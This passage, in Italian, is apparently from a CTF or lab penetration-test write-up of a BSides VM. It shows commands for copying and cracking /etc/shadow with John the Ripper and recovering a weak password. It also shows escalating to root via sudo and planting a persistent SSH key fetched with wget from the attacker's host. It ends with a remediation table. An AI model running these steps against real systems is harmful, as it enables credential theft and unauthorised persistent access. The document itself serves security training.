    root@192.168.64.10:/etc/passwd ~/bsides_passwd
scp -i ~/bsides_key ... root@192.168.64.10:/etc/shadow ~/bsides_shadow
unshadow ~/bsides_passwd ~/bsides_shadow > ~/bsides_unshadow
john --wordlist=/usr/share/wordlists/rockyou.txt ~/bsides_unshadow
```


Credenziale recuperata: anne / princess. L'utente anne risulta membro del gruppo sudo con privilegi completi.



Figura — John the Ripper: unshadow e cracking SHA-512; recuperata la password di anne (princess).

Effettuato il login locale alla console come anne, la verifica dei privilegi sudo porta a root:

```
sudo -l          # (ALL : ALL) ALL
sudo su -
id               # uid=0(root)
cat /root/flag.txt
```







Figura — anne è nel gruppo sudo; sudo -l (ALL:ALL) e sudo su - portano a root + flag.

9. Fase 6 — Post-Exploitation

9.1 Information disclosure

Sono state confermate due esposizioni di informazioni rilevate in fase di enumerazione:

- **Directory indexing** attivo su /backup_wordpress/wp-content/uploads/: un attaccante può sfogliare i file caricati.
- **.bash_history via web** — la home di www-data coincide con la web root, quindi la cronologia dei comandi è scaricabile da browser e rivela il percorso di privilege escalation.







Figura — directory indexing su /wp-content/uploads/ e .bash_history scaricabile via web.

9.2 Review post-autenticazione (WordPress)

Con le credenziali admin è stata effettuata una revisione del pannello (post, pagine, utenti, commenti, impostazioni): due soli amministratori (admin, john, email @thissite.com), nessun contenuto privato o nascosto.







Figura — pannello WordPress: utenti (admin, john) e contenuto del post "[Retired]".

9.3 Persistence — chiave SSH

Sfruttando i privilegi di root è stata installata una chiave pubblica per garantire un accesso stabile via SSH (tecnica di persistenza). L'SSH del target accetta solo chiavi pubbliche:

```
ssh-keygen -t rsa -b 2048 -f ~/bsides_key -N ""        # su Kali
mkdir -p /root/.ssh && chmod 700 /root/.ssh            # sul target (root)
wget -O /root/.ssh/authorized_keys http://192.168.64.3:8000/bsides_key.pub
chmod 600 /root/.ssh/authorized_keys
ssh -i ~/bsides_key -o HostKeyAlgorithms=+ssh-rsa \
    -o PubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.64.10
```

L'accesso SSH come root avviene senza password, tramite chiave.






Figura — installazione della chiave in /root/.ssh/authorized_keys e login SSH come root senza password.

9.4 Credential access — login locale

Il cracking di /etc/shadow ha permesso il login locale alla console con credenziali valide (anne / princess), a dimostrazione del fatto che le password di sistema erano deboli. Poiché l'SSH accetta solo chiavi, la console è stata usata per validare le credenziali recuperate.




Figura — login locale alla console come anne (credenziali recuperate via cracking).

10. Cattura della flag




Figura — shell root: whoami, hostname e cat /root/flag.txt

11. Riepilogo vulnerabilità e remediation

Vulnerabilità	Raccomandazione
FTP anonimo + lista utenti	Disabilitare l'accesso anonimo; rimuovere i file di backup dalle cartelle servite
Password deboli (WordPress e sistema)	Imporre password robuste e 2FA sul pannello admin
RCE da pannello WordPress	Disabilitare l'editor dei file (DISALLOW_FILE_EDIT); aggiornare WordPress e i plugin
cron cleanup scrivibile da tutti	Correggere i permessi (root:root, 755) e verificare gli script eseguiti da root
anne con sudo + password debole	Rivedere i membri del gruppo sudo e password forti
Dirty COW (CVE-2016-5195)	Aggiornare il kernel
Information disclosure (web)	Disabilitare il directory indexing; spostare le home fuori dalla web root
Software obsoleto	Aggiornare Apache, PHP, OpenSSH e il sistema operativo